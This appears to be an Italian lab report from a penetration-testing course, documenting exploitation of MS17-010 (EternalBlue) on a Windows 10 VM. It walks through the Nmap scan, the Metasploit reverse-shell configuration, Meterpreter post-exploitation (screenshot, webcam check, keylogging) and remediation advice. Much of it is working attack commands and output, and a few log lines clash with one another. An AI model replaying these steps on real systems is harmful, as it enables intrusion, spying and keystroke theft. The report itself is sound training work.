# Report Epicode - Sfruttamento MS17-010 (EternalBlue) con Metasploit

Nov 4, 2026 · @Donato

## Obiettivo

Il presente report documenta l'attivita di penetration testing svolta su un host Windows affetto dalla vulnerabilita MS17-010 (EternalBlue). L'attivita ha previsto lo sfruttamento della vulnerabilita tramite Metasploit per ottenere l'esecuzione di codice remoto sul target e l'instaurazione di una sessione Meterpreter, seguita da una fase di post-exploitation finalizzata a verificarne l'impatto concreto.

Nello specifico, le attivita svolte hanno incluso:

- acquisizione di uno screenshot del desktop del target tramite la sessione Meterpreter
- verifica della presenza di dispositivi webcam sulla macchina compromessa
- esecuzione di un'ulteriore azione di post-exploitation a scopo dimostrativo (keylogging)

Il report include infine, a titolo facoltativo, una valutazione delle possibili strategie di remediation per la vulnerabilita sfruttata.

## Ambiente di test

| Ruolo | Dettaglio |
|---|---|
| Macchina attaccante | Kali Linux, IP 192.168.50.100 |
| Target | Windows 10 Pro build 10240 x64, IP 192.168.50.102 |
| Rete | Rete interna VirtualBox (NIC virtuale Oracle) |
| Strumenti | Nmap 7.91, Metasploit Framework v6.5.5-dev |
| Modulo di scansione | `auxiliary/scanner/smb/smb_ms17_010` (NSE script `smb-vuln-ms17-010`) |
| Modulo di exploit | `exploit/windows/smb/ms17_010_eternalblue` |
| Payload | `windows/x64/meterpreter/reverse_tcp` su porta 4444 |

Nota: il modulo `ms17_010_eternalblue` e documentato ufficialmente per Windows 7 / Server 2008 R2 / Embedded Standard 7; il target di laboratorio e una build Windows 10 non aggiornata (10240, la build di rilascio iniziale, antecedente alle patch di luglio 2017 per MS17-010), per questo risulta comunque sfruttabile.

## Fase 1 - Scansione e identificazione della vulnerabilita

Prima di avviare l'exploit, la porta 445 (SMB) del target e stata verificata con Nmap e lo script NSE `smb-vuln-ms17-010`:

```
nmap -p 445 --script smb-vuln-ms17-010 192.168.50.102
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 --script smb-vuln-ms17-010 192.168.50.102
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-04 12:29 -0500
Nmap scan report for 192.168.50.102
Host is up (0.0034s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:7D:9B:73 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannac
rypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

Risultato: il target 192.168.50.102 e risultato **VULNERABLE** a MS17-010 (CVE-2017-0143, risk factor HIGH) - una remote code execution nei server SMBv1 di Microsoft, disclosure date 14/03/2017.

## Fase 2 - Configurazione e lancio dell'exploit

Avviato Metasploit e selezionato il modulo exploit:

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.50.102
set LHOST 192.168.50.100
set payload windows/x64/meterpreter/reverse_tcp
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.102   yes       The target host(s), see https://docs.meta
                                             sploit.com/docs/using-metasploit/basics/u
                                             sing-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for
                                             authentication. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified
                                              username
   SMBUser                         no        (Optional) The username to authenticate a
                                             s
   VERIFY_ARCH    true             yes       Check if remote architecture matches expl
                                             oit Target. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Stand
                                             ard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target
                                             . Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 targ
                                             et machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
                                        cess, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specif
                                        ied)
   LPORT     4444             yes       The listen port
```

Configurazione verificata con `options`: RHOSTS 192.168.50.102, RPORT 445, LHOST 192.168.50.100, LPORT 4444, payload `windows/x64/meterpreter/reverse_tcp`.

## Fase 3 - Sessione Meterpreter e screenshot

Al lancio di `run` l'exploit ha confermato la vulnerabilita (Windows 10 Pro 10240 x64) e ha aperto con successo la sessione:

```
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.102:49575)
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.102:445    - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.36/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced
with '*' in regular expression
[*] 192.168.50.102:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.102:445 - The target is vulnerable.
[*] 192.168.50.102:445 - shellcode size: 1283
[*] 192.168.50.102:445 - numGroomConn: 12
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.102:445 - got good NT Trans response
[+] 192.168.50.102:445 - got good NT Trans response
[+] 192.168.50.102:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.102:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.102:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.50.102:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (255678 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49575) at 2026-11-04 12:37:38 -0500

meterpreter >
```

Un primo tentativo di `screenshot` ha restituito un errore, perche la sessione era stata generata nel contesto di un servizio di sistema (NT AUTHORITY\SYSTEM), privo di un desktop interattivo associato:


```
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned
by a service on Windows 8+. No desktops are available to screenshot.
```

La soluzione e stata migrare il processo Meterpreter su un processo legato alla sessione desktop interattiva dell'utente. Con `ps` sono stati elencati i processi del target, individuando inizialmente `SearchUI.exe` (Session 1, utente `DESKTOP-9K104BT\user`); la migrazione su questo processo pero non e andata a buon fine (processo sandboxato) e ha reso la sessione instabile, costringendo a riavviare la VM target e a rilanciare l'exploit da capo.

Alla seconda sessione, la migrazione e stata effettuata su un processo `notepad.exe` creato appositamente e nascosto, tramite:

```
meterpreter > migrate 2564
[*] Migrating from 1616 to 2564...
[*] Migration completed successfully.
[*] 192.168.50.102 - Meterpreter session 2 closed.  Reason: Died
meterpreter > screenshot
Screenshot saved to: /home/kali/OJzkRwCQ.jpeg
meterpreter >
```

Lo screenshot e stato acquisito correttamente e confermato come desktop del target Windows 10 (orario e data coerenti con il momento del test):




## Fase 4 - Verifica presenza webcam

Dalla sessione Meterpreter migrata:

```
webcam_list
```


```
eterpreter > migrate 2564
*] Migrating from 1616 to 2564...
*] Migration completed successfully.
*] 192.168.50.102 - Meterpreter session 2 closed.  Reason: Died
eterpreter > screenshot
creenshot saved to: /home/kali/OJzkRwCQ.jpeg
eterpreter > webcam_list
-] No webcams were found
eterpreter >
```

Risultato: `No webcams were found`. Dalle impostazioni di Windows (Impostazioni > Fotocamera) risulta che l'accesso alla fotocamera e abilitato a livello di sistema operativo ("Consenti alle app di usare la fotocamera: Attivato"), quindi l'assenza di webcam e dovuta alla mancanza di un dispositivo hardware/virtuale associato alla VM VirtualBox, non a una restrizione software.


## Fase 5 - Keylogging

In assenza di una webcam,  è stato effettuato il dump della tastiera del target con il modulo di keylogging di Meterpreter:

```
keyscan_start
# interazione sul target: digitazione di testo nel Blocco Note
keyscan_dump
keyscan_stop
```




Il testo catturato (`bloepicode.esercizio1234`) corrisponde esattamente a quanto digitato sul target nel Blocco Note, confermando la cattura corretta dei tasti premuti dall'utente:




## Problemi riscontrati e troubleshooting

| Problema | Causa | Soluzione |
|---|---|---|
| `screenshot` fallisce con "Current session was spawned by a service on Windows 8+" | La sessione Meterpreter gira nel contesto di un servizio SYSTEM, senza desktop interattivo | Migrare (`migrate <PID>`) su un processo legato alla sessione desktop dell'utente loggato |
| `migrate` su `SearchUI.exe` fallisce / sessione instabile | Processo UWP sandboxato, non sempre migrabile | Creare un processo stabile dedicato con `execute -f notepad.exe -i -H` e migrare su quel PID |
| Rilancio di `run` termina con "Exploit failed: Read timeout expired" | La VM target era rimasta in uno stato "sporco" dopo un exploit/migrazione precedente andata male | Riavviare la VM Windows target per ripartire da uno stato pulito prima di rilanciare l'exploit |
| `sessions -l` restituisce un errore di sintassi | Comando dato dal prompt `meterpreter >` invece che dal prompt principale `msf >` | Uscire dalla sessione con `background` (mai `exit`, che la chiude) e rilanciare `sessions -l` da `msf >` |

## Remediation (facoltativo)

**Possiamo risolvere in qualche modo? Con quale effort?** Si, con effort basso/medio. MS17-010 e corretta dalla patch Microsoft MS17-010 (bollettino marzo 2017); su sistemi legacy non piu supportati (come la Windows XP/2003) Microsoft ha rilasciato comunque patch straordinarie dopo WannaCry. L'applicazione della patch via Windows Update, o tramite un sistema di patch management centralizzato, richiede principalmente pianificazione di un finestra di manutenzione e test di compatibilita.

**Possiamo risolvere solo la vulnerabilita?** Si, anche senza patch immediata: disabilitare SMBv1 (protocollo ormai obsoleto, non necessario nella maggior parte degli ambienti moderni) elimina il vettore di attacco usato da EternalBlue. Su Windows: `Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol`. In alternativa/aggiunta, bloccare la porta 445 in ingresso dal perimetro e tra segmenti di rete non fidati tramite firewall.

**Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?** Si, con misure di difesa in profondita e segmentazione:

- Segmentazione di rete (VLAN, micro-segmentazione) per impedire il movimento laterale tra host
- Principio del privilegio minimo: evitare account con privilegi SYSTEM/Administrator non necessari
- EDR/antivirus con rilevamento comportamentale per intercettare iniezioni di processo e creazione di sessioni Meterpreter
- Logging e monitoraggio centralizzato (SIEM) per rilevare traffico SMB anomalo e connessioni reverse shell
- Patch management regolare per ridurre la superficie di attacco complessiva

In sintesi: la soluzione definitiva e la patch, ma disabilitare SMBv1 e segmentare la rete sono mitigazioni immediate a basso effort che riducono drasticamente il rischio anche prima/senza patching completo.

## Conclusioni

L'esercizio ha dimostrato in modo completo lo sfruttamento della vulnerabilita MS17-010 (EternalBlue) su un target Windows 10 non aggiornato, tramite Metasploit:

- Identificazione della vulnerabilita con Nmap (NSE script)
- Sfruttamento con il modulo `exploit/windows/smb/ms17_010_eternalblue` e ottenimento di una sessione Meterpreter
- Recupero di uno screenshot del desktop del target (dopo migrazione su un processo con desktop interattivo)
- Verifica dell'assenza di webcam sulla VM di laboratorio
- Cattura dei tasti digitati tramite keylogging (`keyscan_start`/`keyscan_dump`)

L'esercizio evidenzia inoltre quanto, oltre allo sfruttamento iniziale, le attivita di post-exploitation richiedano attenzione al contesto del processo in cui gira la sessione (servizio vs utente interattivo) e alla stabilita della sessione stessa, specialmente su exploit come EternalBlue che operano a basso livello sulla memoria del kernel.